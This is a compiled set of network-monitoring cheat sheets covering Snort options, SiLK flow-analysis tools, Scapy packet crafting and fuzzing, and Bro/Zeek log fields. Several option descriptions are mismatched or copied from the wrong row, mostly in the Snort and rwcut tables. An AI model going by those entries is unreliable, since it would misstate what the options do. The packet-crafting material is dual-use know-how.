-E	*WIN32 ONLY* Log alerts to the Windows Event Log	**-e**	Display/log the link layer packet headers
--enable-inline-test	Specify the path for Snort's PID file	**--exit-check=count**	Signal termination after <count> callbacks from DAQ_Acquire(),showing the time it takes from signaling until DAQ_Stop() iscalled
-f	Activate PCAP line buffering	**-F bpf-file**	Read BPF filters from bpf-file
-G	id Use id as a base event ID when logging events	**-g group**	Change the group/GID Snort runs under to group after initializa-tion
-H	Force hash tables to be deterministic instead of using a randomnumber generator for the seed & scale	**-h home-net**	Set the "home network" to home-net
--help Same as-?	Same as -V	**-I**	Print out the receiving interface name in alerts
-i interface	Sniff packets on interface	**-k checksum-mode**	Tune the internal checksum verification functionality withalert-mode
-K logging-mode	Select a packet logging mode	**-L binary-log-file**	Set the filename of the binary log file to binary-log-file
-l log-dir	Set the output logging directory to log-dir	**--logid id**	Same as -G
-M	Log console messages to syslog when not running daemon mode	**-m umask**	Set the file mode creation mask to umask
-N	Turn off packet logging	**-n packet-count**	Process packet-count packets and exit
--no-interface-pidfile	Do not include the interface name in Snort PID file	**--nolock-pidfile**	Do not try to lock Snort PID file
-O	Obfuscate the IP addresses when in ASCII packet dump mode	**-p**	Turn off promiscuous mode sniffing
-P snap-length	Set the packet snaplen to snap-length	**--pcap-dir=directory**	A directory to recurse to look for pcaps
--pcap-file=file	File that contains a list of pcaps to read	**--pcap-filter=filter**	Shell style filter to apply when getting pcaps from file ordirectory
--pcap-list="list"	A space separated list of pcaps to read	**--pcap-no-filter**	Reset to use no filter when getting pcaps from file or direc-tory
--pcap-reset	If reading multiple pcaps, reset snort to post-configurationstate before reading next pcap	**--pcap-show**	Print a line saying what pcap is currently being read
--pcap-single=tcpdump-file	Same as -r	**--perfmon-file pathname**	Same as -Z
--pid-path directory	Specify the directory for the Snort PID file	**--process-all-events**	Enable Inline-Test Mode Operation
-Q	Enable inline mode operation	**-q**	Quiet operation
-R name	Use name as a suffix to the snort pidfile	**-r tcpdump-file**	Read the tcpdump-formatted file tcpdump-file
--require-rule-sid	Require an SID for every rule to be correctly threshold allrules	**-s**	Send alert messages to syslog
-S variable=value	Set variable name "variable" to value "value"	**--snaplen snap-length**	Same as -P
-T	Snort will start up in self-test mode, checking all the supplied command line switches and rules files that are handed to it andindicating that everything is ready to proceed	**-t chroot**	Changes Snort's root directory to chroot after initialization

rwfilter		
rwfilter [input] [selection] [partition] [output] [other]		
Input Parameters		
Parameter	**Example**	**Description**
--input-pipe	stdin	Read SiLK flow records from a pipe
--data-rootdir	/data	Root of data repository (default)
--xargs	mylist.txt	File holding list of filenames to pull records from
	inifile.raw	Name of file containing previously extracted data
Selection Parameters		
Parameter	**Example**	**Description**
--start-date	2005/03/01:00	First hour of data to examine
--end-date	2005/03/20:23	Final hour of data to examine
--class	all	Sensor class to select data within times
--type	inweb,in,outweb,out	Type of data within class and times
--flowtypes	c1/in,c2/all	process data of speci ed classes and types
--sensor	1-5	Sensor used to collect data
Selection Parameters		
Parameter	**Example**	**Description**
--protocol	6	Which protocol number (6=TCP, 17=UDP, 1=ICMP) to filter
--packets	1-3	Filter flow records that are in the specified range of packet counts
--flags-all	R/SRF	Filter flow records that have the specified flags set and not set (TCP only)
--saddress	10.2.1.3,237	Filter flow records for source address
--daddress	10.2.1.3-5	Like --saddress, but for destination
--any-address	10.2.1.x	Like --saddress, but for either source or destination
--sport	0-1023	Filter flow records for source port
--dport	25	Like --sport, but for destination port
--aport	80,8080	Like --sport, but for either source or destination
Output Parameters		
Parameter	**Example**	**Description**
--pass	stdout	Send SiLK flow records matching partitioning parameters to pipe or file
--fail	faildata.raw	Like --pass, but for records failing to match
--all-dest	infile.raw	Like --pass, but all records
--print-stat		Print count (default, to stderr) of records passing and failing
--print-vol	outflow-vol.txt	Print counts of flows/bytes/packets read, passing and failing to named file
--max-pass	20	Indicate maximum number of records to return as matching parti- tioning parameters
Other Parameters		
Parameter	**Example**	**Description**
--dry-run		Check parameters for legality without actually processing data
--help		Print description of rwfilter and its parameters
--print-filenames		Print name of each input file as it is processed
--print-missing		Print names of missing input files to stderr
--version		Print version of rwfilter being used
--threads		Specify number of threads to be used in filtering
--ip-version		Specify whether IPv6 or IPv4 (the default) will be used

rwstats	
rwstats --fields=protocol --count=20 --top --flows filterfile.rwf	
Parameter	**Description**
--overall-stats	Print minima, maxima, quartiles, and interval count statistics for bytes, pkts, bytes/pkt across allows
--detail-proto-stats	Print overall statistics for each of the specfied protocols. List protocols or ranges separated by commas
--fields	Use the indicated fields as the key
--sip	Use the source address as the key.
--dip	Use the destination address as the key.
--flows	Use the flow record count as the value
--packets	Use the packet count as the value
--bytes	Use the byte count as the value
--count	Print the speci ed number of key/value pairs
--percentage	Print key/value pairs where the value is greater this percentage of the total value
--top	Print the top N keys and their values
--bottom	Print the bottom N keys and their values
--no-titles, --no-columns, --column-separator, --delimited, --integer-ips, --pager	
--output-path	Specify path to send output
--copy-input	Specify stream to which to send a copy of the input

rwcount	
rwcount --bin-size=3600 filterfile.rwf	
Parameter	**Description**
--bin-size	Number of seconds per bin
--load-scheme	How data fills bins
--skip-zeroes	Do not print empty bins

--epoch-slots	Print slots using epoch time
--start-epoch	Start printing from this time period
--output-path, --copy-input	

rwcut	
rwcut --fields=1-9 filterfile.rwf	
Parameter	**Description**
--fields	Choose which fields to print
--intteger-ips	Choose which fields to print
--num-recs, --start-rec, --end-rec	Record selection
--icmp-type	Print ICMP type and code
--delimited	Choose delimiter
--output-path, --copy-input	

Arguments for the --fields Parameter		
Field Number	**Field Name**	**Description**
1	sIP,sip	Source IP address for flow record
2	dIP,dip	Destination IP address for flow record
3	sPort,sport	Source port (or ICMP type) for flow record(or 0)
4	dPort,dport	Destination port (or ICMP code) for flow record(or 0)
5	protocol	Protocol number for flow record
6	packets,pkts	Number of packets in flow
7	bytes	Number of bytes in flow
8	flags	Logical or of TCP flag fields of flow (or blank)
9	sTime,stime	Start date and time of flow (in seconds)
10	dur	Duration of flow (in seconds)
11	eTime,etime	End date and time of flow (in seconds)
12	sensor	Sensor that collected flow
13	in	Input interface on sensor (currently unused)
14	out	Output interface on sensor (currently unused)
15	nhIP	Next hop IP address (currently used only for an-Rotations)
16	stype	Source group of IP addresses (pmap required)
17	dtype	Destination group of IP addresses (pmap required)
18	scc	Source Country Code (pmap required)
19	dcc	Destination Country Code (pmap required)
20	class	Class of sensor that collected flow
21	type	Type of flow for this sensor class
22	sTime+msec,stime+msec	Start date and time of flow (in milliseconds)
23	eTime+msec,etime+msec	End date and time of flow (in milliseconds)
24	dur+msec	Duration of flow (in milliseconds)
25	icmpTypeCode	ICMP type and code values
26	InitialFlags	TCP flags in Initial Packet
27	SessionFlags	TCP flags in remaining Packets
28	attributes	Constants for termination conditions
29	application	Standard port for application that produced traffic

rwsort	
rwsort --fields=1,3 --output=sorted.rwf unsorted1.rwf unsorted2.rwf	
Parameter	**Description**
--fields	Key fields for sorting (required)
--output-path	Output location, defaults to stdout
--input-pipe	Input location, defaults to stdin
--presorted-input	Assume input has been already sorted with same fields
--temp-directory	Store temporary files here while sorting

rwuniq	
rwuniq --fields=1-9 filterfile.rwf	
Parameter	**Description**
--fields	Fields to use as key
--flows	Count flows per key
--bytes	Count bytes per key
--packets	Count packets per key
--sip-distinct	Count number of distinct source addresses per key
--dip-distinct	Count number of distinct destination addresses per key
--presorted-input	Reduce memory requirements for presorted flow records
--sort-output	Produce results in sorted order, using --fields parameter as the sort key
--output-path, --copy-input	

SCAPY

Basic Commands

ls()
List all available protocols and protocol options

lsc()
List all available scapy command functions

conf
Show/set scapy configuration parameters

Constructing Packets

```
# Setting protocol fields
>>> ip=IP(src="10.0.0.1")
>>> ip.dst="10.0.0.2"

# Combining layers
>>> l3=IP()/TCP()
>>> l2=Ether()/l3

# Splitting layers apart
>>> l2.getlayer(1)
<IP  frag=0 proto=tcp |<TCP  |>>
>>> l2.getlayer(2)
<TCP  |>
```

Displaying Packets

```
# Show an entire packet
>>> (Ether()/IPv6()).show()
###[ Ethernet ]###
  dst= ff:ff:ff:ff:ff:ff
  src= 00:00:00:00:00:00
  type= 0x86dd
###[ IPv6 ]###
     version= 6
     tc= 0
     fl= 0
     plen= None
     nh= No Next Header
     hlim= 64
     src= ::1
     dst= ::1

# Show field types with default values
>>> ls(UDP())
sport   : ShortEnumField = 1025 (53)
dport   : ShortEnumField = 53   (53)
len     : ShortField     = None (None)
chksum  : XShortField    = None (None)
```

Fuzzing

```
# Randomize fields where applicable
>>> fuzz(ICMP()).show()
###[ ICMP ]###
  type= <RandByte>
  code= 227
  chksum= None
  unused= <RandInt>
```

Specifying Addresses and Values

```
# Explicit IP address (use quotation marks)
>>> IP(dst="192.0.2.1")

# DNS name to be resolved at time of transmission
>>> IP(dst="example.com")

# IP network (results in a packet template)
>>> IP(dst="192.0.2.0/24")

# Random addresses with RandIP() and RandMAC()
>>> IP(dst=RandIP())
>>> Ether(dst=RandMAC())

# Set a range of numbers to be used (template)
>>> IP(ttl=(1,30))

# Random numbers with RandInt() and RandLong()
>>> IP(id=RandInt())
```

Sending Packets

send(pkt, inter=0, loop=0, count=1, iface=N)
Send one or more packets at layer three

sendp(pkt, inter=0, loop=0, count=1, iface=N)
Send one or more packets at layer two

sendpfast(pkt, pps=N, mbps=N, loop=0, iface=N)
Send packets much faster at layer two using tcpreplay

```
>>> send(IP(dst="192.0.2.1")/UDP(dport=53))
.
Sent 1 packets.
>>> sendp(Ether()/IP(dst="192.0.2.1")/UDP(dport=53))
.
Sent 1 packets.
```

Sending and Receiving Packets

sr(pkt, filter=N, iface=N), srp(...)
Send packets and receive replies

sr1(pkt, inter=0, loop=0, count=1, iface=N), srp1(...)
Send packets and return only the first reply

srloop(pkt, timeout=N, count=N), srploop(...)
Send packets in a loop and print each reply

```
>>> srloop(IP(dst="packetlife.net")/ICMP(), count=3)
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
RECV 1: IP / ICMP 174.143.213.184 > 192.168.1.140
```

Sniffing Packets

sniff(count=0, store=1, timeout=N)
Record packets off the wire; returns a list of packets when stopped

```
# Capture up to 100 packets (or stop with ctrl-c)
>>> pkts=sniff(count=100, iface="eth0")
>>> pkts
<Sniffed: TCP:92 UDP:7 ICMP:1 Other:0>
```

Bro 2.3 Logs

broala
www.broala.com

conn.log
IP, TCP, UDP and ICMP connection details

Field	Type	Description
ts	time	Timestamp
uid	string	Unique ID of Connection
id.orig_h	addr	Originating endpoint's IP address (AKA ORIG)
id.orig_p	port	Originating endpoint's TCP/UDP port (or ICMP code)
id.resp_h	addr	Responding endpoint's IP address (AKA RESP)
id.resp_p	port	Responding endpoint's TCP/UDP port (or ICMP code)
proto	proto	Transport layer protocol of connection
service	string	Dynamically detected application protocol, if any
duration	interval	Connection length
orig_bytes	count	Originator payload bytes; from sequence numbers if TCP
resp_bytes	count	Responder payload bytes; from sequence numbers if TCP
conn_state	string	Connection state (see conn.log: conn_state table)
local_orig	bool	If conn originated locally T; if remotely F. If Site::local_nets empty, always unset.
missed_bytes	count	Number of missing bytes in content gaps
history	string	Connection state history (see conn.log: history table)
orig_pkts	count	Number of ORIG packets
orig_ip_bytes	count	Number of ORIG IP bytes (via IP total_length header field)
resp_pkts	count	Number of RESP packets
resp_ip_bytes	count	Number of RESP IP bytes (via IP total_length header field)
tunnel_parents	set	If tunneled, connection UID of encapsulating parent (s)
orig_cc	string	ORIG GeoIP Country Code
resp_cc	string	RESP GeoIP Country Code

dns.log
DNS query/response details

Field	Type	Description
ts	time	Timestamp of the DNS request
uid & id		Underlying connection info - See conn.log
proto	proto	Protocol of DNS transaction – TCP or UDP
trans_id	count	16 bit identifier assigned by DNS client; responses match
query	string	Domain name subject of the query
qclass	count	Value specifying the query class
qclass_name	string	Descriptive name of the query class (e.g. C_INTERNET)
qtype	count	Value specifying the query type
qtype_name	string	Name of the query type (e.g. A, AAAA, PTR)
rcode	count	Response code value in the DNS response
rcode_name	string	Descriptive name of the response code (e.g. NOERROR, NXDOMAIN)
QR	bool	Was this a query (T) or a response (F)?
AA	bool	T: server is authoritative for query
TC	bool	T: message was truncated
RD	bool	Recursion Desired. T = request recursive lookup of query
RA	bool	Recursion Available. T = server supports recursive queries
Z	count	Reserved field, should be zero in all queries & responses
answers	vector	List of resource descriptions in answer to the query
TTLs	vector	Caching intervals of the answers
rejected	bool	Whether the DNS query was rejected by the server

conn.log: conn_state

State	Meaning
S0	Connection attempt seen, no reply
S1	Connection established, not terminated (0 byte counts)
SF	Normal establish & termination (>0 byte counts)
REJ	Connection attempt rejected
S2	Established, ORIG attempts close, no reply from RESP.
S3	Established, RESP attempts close, no reply from ORIG.
RSTO	Established, ORIG aborted (RST)
RSTR	Established, RESP aborted (RST)
RSTOS0	ORIG sent SYN then RST; no RESP SYN-ACK
RSTRH	RESP sent SYN-ACK then RST; no ORIG SYN
SH	ORIG sent SYN then FIN; no RESP SYN-ACK ("half-open")
SHR	RESP sent SYN-ACK then FIN; no ORIG SYN
OTH	No SYN, not closed. Midstream traffic. Partial connection.

conn.log: history
Orig UPPERCASE, Resp lowercase, uniq-ed

Letter	Meaning
S	a SYN without the ACK bit set
H	a SYN-ACK ("handshake")
A	a pure ACK
D	packet with payload ("data")
F	packet with FIN bit set
R	packet with RST bit set
C	packet with a bad checksum
I	Inconsistent packet (Both SYN & RST)

capture_loss.log
Estimate of packet loss

Field	Type	Description
ts	time	Measurement timestamp
ts_delta	interval	Time difference from previous measurement
peer	string	Name of the Bro instance reporting loss
gaps	count	ACKs seen without seeing data being ACKed
acks	count	Total number of TCP ACKs
percent_loss	string	gaps/acks, as a percentage. Estimate of loss.

dhcp.log
DHCP lease activity

Field	Type	Description
ts	time	Timestamp of request
uid & id		Underlying connection info - See conn.log
mac	string	Client's hardware address
assigned_ip	addr	Client's actual assigned IP address
lease_time	interval	IP address lease time
trans_id	count	Identifier assigned by the client; responses match

Bro 2.3 Logs

broala
www.broala.com

dnp3.log
Distributed Network Protocol (industrial control)

Field	Type	Description
ts	time	Timestamp
uid & id		Underlying connection info - See conn.log
fc_request	string	The name of the request function message
fc_reply	string	The name of the reply function message
iin	count	Response's "internal indication number"

files.log
File analysis results

Field	Type	Description
ts	time	Timestamp when file was first seen
fuid	string	Unique identifier for a single file
tx_hosts	set	if transferred via network, host(s) that sourced the data
rx_hosts	set	if transferred via network, host(s) that received the data
conn_uids	set	Connection UID(s) over which the file was transferred
source	string	An identification of the source of the file data
depth	count	Depth of file related to source; eg: SMTP MIME attachment depth; HTTP depth of the request
analyzers	set	Set of analysis types done during file analysis
mime_type	string	The file type, as determined by Bro's signatures
filename	string	If available, filename from source; frequently the "Content-Disposition" headers in network protocols
duration	interval	The duration the file was analyzed for
local_orig	bool	If transferred via network, did data originate locally?
is_orig	bool	If transferred via network, was file sent by the originator?
seen_bytes	count	Number of bytes provided to file analysis engine
total_bytes	count	Total number of bytes that should comprise the file
missing_bytes	count	Number of bytes in the file stream missed; eg: dropped packets
overflow_bytes	count	Number of not all-in-sequence bytes in the file stream delivered to file analyzers due to reassembly buffer overflow
timedout	bool	If the file analysis time out at least once per file
parent_fuid	string	ID associated with a container file from which this one was extracted as a part of the analysis
md5/sha1/sha256	string	MD5/SHA1/SHA256 hash of file, if enabled
extracted	string	Local filename of extracted files, if enabled

ftp.log
FTP request/reply details

Field	Type	Description
ts	time	Command timestamp
uid & id		Underlying connection info - See conn.log
user	string	Username for current FTP session
password	string	Password for current FTP session
command	string	Command issued by the client
arg	string	Command argument if present
mime_type	string	Libmagic sniffed file type if there's a file transfer
file_size	count	Size of transferred file
reply_code	count	Reply code from server in response to the command
reply_msg	string	Reply message from server in response to the command
data_channel	record	Information about the data channel (orig, resp, is passive)
fuid	string	File unique ID

http.log
HTTP request/reply details

Field	Type	Description
ts	time	Timestamp of request
uid & id		Underlying connection info - See conn.log
trans_depth	count	Pipelined depth into the connection
method	string	HTTP Request verb: GET, POST, HEAD, etc.
host	string	Value of the HOST header
uri	string	URI used in the request
referrer	string	Value of the "referer" header
user_agent	string	Value of the User-Agent header
request_body_len	count	Actual uncompressed content size of the data transferred from the **client**
response_body_len	count	Actual uncompressed content size of the data transferred from the **server**
status_code	count	Status code returned by the server
status_msg	string	Status message returned by the server
info_code	count	Last seen 1xx info reply code by server
info_msg	string	Last seen 1xx info reply message by server
filename	string	Via the Content-Disposition server header
tags	set	Indicators of various attributes discovered
username	string	If basic-auth is performed for the request
password	string	If basic-auth is performed for the request
proxied	set	Headers that might indicate a proxied request
orig_fuids	vector	An ordered vector of file unique IDs from orig
orig_mime_types	vector	An ordered vector of mime types from orig
resp_fuids	vector	An ordered vector of file unique IDs from resp
resp_mime_types	vector	An ordered vector of mime types from resp

intel.log
Hits on indicators from the intel framework

Field	Type	Description
ts	time	Timestamp of hit
uid & id		Underlying connection info - See conn.log
fuid	string	The UID for a file associated with this hit, if any
file_mime_type	string	A mime type if the hit is related to a file
file_desc	string	Additional context for file, if available
seen.indicator	string	The intelligence indicator
seen.indicator_type	string	The type of data the indicator represents
seen.where	string	Where the data was discovered
sources	set	Sources which supplied data for this match

irc.log
IRC communication details

Field	Type	Description
ts	time	Timestamp
uid & id		Underlying connection info - See conn.log
nick	string	Nickname given for this connection
user	string	Username given for this connection
command	string	Command given by the client
value	string	Value for the command given by the client
addl	string	Any additional data for the command
dcc_file_name	string	DCC filename requested
dcc_file_size	count	Size of the DCC transfer as indicated by the sender
dcc_mime_type	string	Sniffed mime type of the file
fuid	string	File unique ID

Bro 2.3 Logs

broala
www.broala.com

notice.log
Logged notices

Field	Type	Description
ts	time	Timestamp
uid & id		Underlying connection info - See conn.log
fuid	string	File unique identifier
file_mime_type	string	The file type, as determined by Bro's signatures
file_desc	string	Additional context for file, if available
proto	proto	Transport protocol
note	string	The type of the notice
msg	string	Human readable message for the notice
sub	string	Sub-message for the notice
src	addr	Source address
dst	addr	Destination address
p	port	Associated port, if any
n	count	Associated count or status code
peer_descr	string	Description for peer that raised this notice
actions	set	Actions applied to this notice
suppress_for	interval	Length of time dupes should be suppressed
dropped	bool	If the src IP was blocked

radius.log
RADIUS authentication attempts

Field	Type	Description
ts	time	Timestamp of the authentication attempt
uid & id		Underlying connection info - See conn.log
username	string	The username of the user attempting to auth
mac	string	The MAC address of the client (e.g. for wireless)
remote_ip	addr	The IP address of the client (e.g. for VPN)
connect_info	string	Additional connect information, if available
result	string	Whether the attempt succeeded or failed

smtp.log
SMTP transactions

Field	Type	Description
ts	time	Timestamp when the message was first seen
uid & id		Underlying connection info - See conn.log
trans_depth	count	Transaction depth if there are multiple msgs
helo	string	Contents of the HELO header
mailfrom	string	Contents of the MAIL FROM header
rcptto	set	Contents of the RCPT TO header
date	string	Contents of the DATE header
from	string	Contents of the FROM header
to	set	Contents of the TO header
reply_to	string	Contents of the ReplyTo header
msg_id	string	Contents of the MsgID header
in_reply_to	string	Contents of the In-Reply-To header
subject	string	Contents of the Subject header
x_originating_ip	addr	Contents of the X-Originating-IP header
first_received	string	Contents of the first Received header
second_received	string	Contents of the second Received header
last_reply	string	Last server to client message
path	vector	Message transmission path, from headers
user_agent	string	Value of the client User-Agent header
fuids	vector	File unique IDs seen attached to this msg
is_webmail	bool	If the message was sent via webmail

modbus.log
PLC requests (industrial control)

Field	Type	Description
ts	time	Timestamp of request
uid & id		Underlying connection info - See conn.log
func	string	Function message that was sent
exception	string	Exception if there was a failure

snmp.log
SNMP messages

Field	Type	Description
ts	time	Timestamp when the message was first seen
uid & id		Underlying connection info - See conn.log
duration	interval	Time between the first and last seen packet
version	string	SNMP version (v1, v2c, v3)
community	string	The community string of the first SNMP packet
get_requests	count	Number of GetRequest/GetNextRequest packets
get_bulk_requests	count	Number of GetBulkRequest packets
get_responses	count	Number of GetResponse/Response packets
set_requests	count	Number of SetRequest packets
display_string	string	A system description of the responder
up_since	time	Timestamp the responder has been up since

socks.log
SOCKS proxy requests

Field	Type	Description
ts	time	Timestamp of request
uid & id		Underlying connection info - See conn.log
version	count	Protocol version of SOCKS
user	string	Username for the proxy, if available
status	string	Server status for the attempt using proxy
request.host	addr	Client requested address
request.name	string	Client requested name
request_p	port	Client requested port
bound.host	addr	Server bound address
bound.name	string	Server bound name
bound_p	port	Server bound port

software.log
Software identified by the software framework

Field	Type	Description
ts	time	Timestamp of the detection
host	addr	IP address running the software
host_p	port	Port on which the software is running (for servers)
software_type	string	Type of software (e.g. HTTP::SERVER)
name	string	Name of the software
version.major	count	Major version number of the software
version.minor	count	Minor version number of the software
version.minor2	count	Minor subversion number of the software
version.minor3	count	Minor update number of the software
version.addl	string	Additional version string (e.g. beta42)
unparsed_version	string	The full, unparsed version of the software

Bro 2.3 Logs

broala
www.broala.com

ssh.log
SSH handshakes

Field	Type	Description
ts	time	Timestamp when the SSH connection was detected
uid & id		Underlying connection info - See conn.log
status	string	If the login was heuristically guessed to be “success” or “failure”.
direction	string	Outbound or inbound connection
client	string	Software string from the client
server	string	Software string from the server
resp_size	count	Amount of data returned by the server

ssl.log
SSL handshakes

Field	Type	Description
ts	time	Timestamp when the SSL connection was detected
uid & id		Underlying connection info - See conn.log
version	string	SSL version that the server offered
cipher	string	SSL cipher suite that the server chose
curve	string	Elliptic curve the server chose if using ECDH/ECDHE
server_name	string	Value of the Server Name Indicator SSL extension
session_id	string	Session ID offered by client for session resumption
last_alert	string	Last alert that was seen during the connection
established	bool	Was this connection established successfully?
cert_chain	vector	Chain of certificates offered by the server
cert_chain_fuids	vector	File unique IDs for certs in **cert_chain**. See files.log
client_cert_chain	vector	Chain of certificates offered by the client
client_cert_chain_fuids	vector	File UIDs for certs in **client_cert_chain**. See files.log
subject	string	Subject of the X.509 cert offered by the server
issuer	string	Subject of the signer of the server cert
client_subject	string	Subject of the X.509 cert offered by the client
client_issuer_subject	string	Subject of the signer of the client cert
validation_status	string	Certificate validation result for this handshake
ocsp_status	string	Result of OCSP validation for this handshake
ocsp_response	string	OCSP response as a string

tunnel.log
Details of encapsulating tunnels

Field	Type	Description
ts	time	Timestamp tunnel was detected
uid & id		Underlying connection info - See conn.log
tunnel_type	string	The type of tunnel (e.g. Teredo, IP)
action	string	The activity that occurred (discovered, closed)

weird.log
Anomalies and protocol violations

Field	Type	Description
ts	time	Timestamp of message
uid & id		Underlying connection info - See conn.log
name	string	The name of the weird that occurred
addl	string	Additional information accompanying the weird, if any
notice	bool	Indicate if this weird was also turned into a notice
peer	string	The peer that generated this weird

reporter.log
Bro internal errors and warnings

Field	Type	Description
ts	time	Message timestamp, if available (0 otherwise)
level	string	Message severity (Info, warning, error, etc.)
message	string	Message text
location	string	The script location where the event occurred, if available

x509.log
SSL certificate details

Field	Type	Description
ts	time	Time when the cert was seen
id	string	File unique ID. See files.log
certificate.version	count	Version number
certificate.serial	string	Serial number
certificate.issuer	string	Issuer
certificate.not_valid_before	time	Time before when the cert is invalid
certificate.not_valid_after	time	Time after when the cert is invalid
certificate.key_alg	string	Name of the key algorithm
certificate.sig_alg	string	Name of the signature algorithm
certificate.key_type	string	Key type (either RSA, DSA or EC)
certificate.key_length	count	Key length, in bits
certificate.exponent	string	Exponent, if RSA
certificate.curve	string	Curve, if EC
san.dns	string_vec	List of DNS entries in Subject Alternative Name (SAN)
san.uri	string_vec	List of URI entries in SAN
san.email	string_vec	List of email entries in SAN
san.ip	addr_vec	List of IP entries in SAN
basic_constraints.ca	bool	CA flag set?
basic_constraints.path_len	count	Maximum path length

Other Logs

Log	Description
app_stats	Statistics on usage of popular web apps
cluster	Diagnostics for cluster operation
communication	Diagnostics for inter-process communications
dpd	Diagnostics for dynamic protocol detection
known_certs	Observed local SSL certs. Each is logged once/day
known_devices	Observed local devices. Each is logged once/day
known_hosts	Observed local active IPs. Each is logged once/day
known_services	Observed local services. Each is logged once/day
loaded_scripts	A list of scripts that were loaded at startup
packet_filter	Any filters to limit the traffic being analyzed
stats	Diagnostics such as mem usage, packets seen, etc.
syslog	Syslog messages
traceroute	Hosts running traceroute

Bro Logs

Critical Stack
www.CriticalStack.com

app_stats.log
Statistics on usage of popular web apps

Field	Type	Description
ts	time	Measurement timestamp
ts_delta	interval	Time difference from previous measurement
app	string	Name of application (YouTube, Netflix, etc.)
uniq_hosts	count	Number of unique hosts that used app
hits	count	Number of visits to app
bytes	count	Total bytes transferred to/from app

capture_loss.log
Estimate of packet loss

Field	Type	Description
ts	time	Measurement timestamp
ts_delta	interval	Time difference from previous measurement
peer	string	Name of the Bro instance reporting loss
gaps	count	ACKs seen without seeing data being ACKed
acks	count	Total number of TCP ACKs
percent_loss	string	gaps/acks, as a percentage. Estimate of loss.

dhcp.log
DHCP lease activity

Field	Type	Description
ts	time	Timestamp of request
uid	string	Connection unique id
id	record	ID record with orig/resp host/port. See conn.log
mac	string	Client's hardware address
assigned_ip	addr	Client's actual assigned IP address
lease_time	interval	IP address lease time
trans_id	count	Identifier assigned by the client; responses match

conn.log
IP, TCP, UDP and ICMP connection details

Field	Type	Description
ts	time	Timestamp
uid	string	Unique ID of Connection
id.orig_h	addr	Originating endpoint's IP address (AKA ORIG)
id.orig_p	port	Originating endpoint's TCP/UDP port (or ICMP code)
id.resp_h	addr	Responding endpoint's IP address (AKA RESP)
id.resp_p	port	Responding endpoint's TCP/UDP port (or ICMP code)
proto	transport_proto	Transport layer protocol of connection
service	string	Dynamically detected application protocol, if any
duration	interval	Time of last packet seen – time of first packet seen
orig_bytes	count	Originator payload bytes; from sequence numbers if TCP
resp_bytes	count	Responder payload bytes; from sequence numbers if TCP
conn_state	string	Connection state (see conn.log:conn_state table)
local_orig	bool	If conn originated locally T; if remotely F. If Site::local_nets empty, always unset.
missed_bytes	count	Number of missing bytes in content gaps
history	string	Connection state history (see conn.log:history table)
orig_pkts	count	Number of ORIG packets
orig_ip_bytes	count	Number of ORIG IP bytes (via IP total_length header field)
resp_pkts	count	Number of RESP packets
resp_ip_bytes	count	Number of RESP IP bytes (via IP total_length header field)
tunnel_parents	set	If tunneled, connection UID of encapsulating parent (s)
orig_cc	string	ORIG GeoIP Country Code
resp_cc	string	RESP GeoIP Country Code

dns.log
DNS query/response details

Field	Type	Description
ts	time	Timestamp of the DNS request
uid	string	Unique id of the connection
id	record	ID record with orig/resp host/port. See conn.log
proto	proto	Protocol of DNS transaction – TCP or UDP
trans_id	count	16 bit identifier assigned by DNS client; responses match
query	string	Domain name subject of the query
qclass	count	Value specifying the query class
qclass_name	string	Descriptive name of the query class (e.g. C_INTERNET)
qtype	count	Value specifying the query type
qtype_name	string	Name of the query type (e.g. A, AAAA, PTR)
rcode	count	Response code value in the DNS response
rcode_name	string	Descriptive name of the response code (e.g. NOERROR, NXDOMAIN)
QR	bool	Was this a query or a response? T = response, F = query
AA	bool	Authoritative Answer. T = server is authoritative for query
TC	bool	Truncation. T = message was truncated
RD	bool	Recursion Desired. T = request recursive lookup of query
RA	bool	Recursion Available. T = server supports recursive queries
Z	count	Reserved field, should be zero in all queries & responses
answers	vector	List of resource descriptions in answer to the query
TTLs	vector	Caching intervals of the answers
rejected	bool	Whether the DNS query was rejected by the server

conn.log: conn_state

State	Meaning
S0	Connection attempt seen, no reply
S1	Connection established, not terminated (0 byte counts)
SF	Normal establish & termination (>0 byte counts)
REJ	Connection attempt rejected
S2	Established, ORIG attempts close, no reply from RESP.
S3	Established, RESP attempts close, no reply from ORIG.
RSTO	Established, ORIG aborted (RST)
RSTR	Established, RESP aborted (RST)
RSTOS0	ORIG sent SYN then RST; no RESP SYN-ACK
RSTRH	RESP sent SYN-ACK then RST; no ORIG SYN
SH	ORIG sent SYN then FIN; no RESP SYN-ACK ("half-open")
SHR	RESP sent SYN-ACK then FIN; no ORIG SYN
OTH	No SYN, not closed. Midstream traffic. Partial connection.

conn.log: history
Orig UPPERCASE, Resp lowercase, uniq-ed

Letter	Meaning
S	a SYN without the ACK bit set
H	a SYN-ACK ("handshake")
A	a pure ACK
D	packet with payload ("data")
F	packet with FIN bit set
R	packet with RST bit set
C	packet with a bad checksum
I	Inconsistent packet (Both SYN & RST)

Bro Logs

Critical Stack
www.CriticalStack.com

known_certs.log
Observed local Certs; logged 1xDay

Field	Type	Description
ts	time	Measurement timestamp
host	addr	Address that offered the certificate
port_num	port	If server, port that server listening on
subject	string	Certificate subject
issuer_subject	string	Certificate issuer subject
serial	string	Serial number for the certificate

known_services.log
Observed local services; logged 1xDay

Field	Type	Description
ts	time	Timestamp
host	addr	Host address on which the service is running
port_num	port	Port number on which the service is running
port_proto	transport_proto	Transport-layer protocol service uses
service	set	Set of protocol(s) that match the service's connection payloads

modbus.log
PLC requests (industrial control)

Field	Type	Description
ts	time	Timestamp of request
uid	string	Connection unique id
id	record	ID record with orig/resp host/port. See conn.log
func	string	Function message that was sent
exception	string	Exception if there was a failure

notice.log
Logged notices

Field	Type	Description
ts	time	Timestamp
uid	string	Connection unique id
id	record	ID record with orig/resp host/port. See conn.log
fuid	string	File unique identifier
file_mime_type	string	Libmagic sniffed file type
file_desc	string	Additional context for file, if available
proto	transport_proto	Transport protocol
note	string	The type of the notice
msg	string	Human readable message for the notice
sub	string	Sub-message for the notice
src	addr	Source address
dst	addr	Destination address
p	port	Associated port, if any
n	count	Associated count or status code
peer_descr	string	Description for peer that raised this notice
actions	set	Actions applied to this notice
suppress_for	interval	Length of time dupes should be suppressed
dropped	bool	If the **src** IP was blocked

known_hosts.log
Observed local active IPs; logged 1xDay

Field	Type	Description
ts	time	Timestamp first seen
host	addr	IP Address of host

radius.log
Radius authentication details

Field	Type	Description
ts	time	Timestamp of the detection
uid	string	Unique ID for the connection
id	conn_id	ID record with orig/resp host/port. See conn.log
username	string	The username, if present
mac	string	MAC address, if present
remote_ip	addr	Remtoe IP address, if present
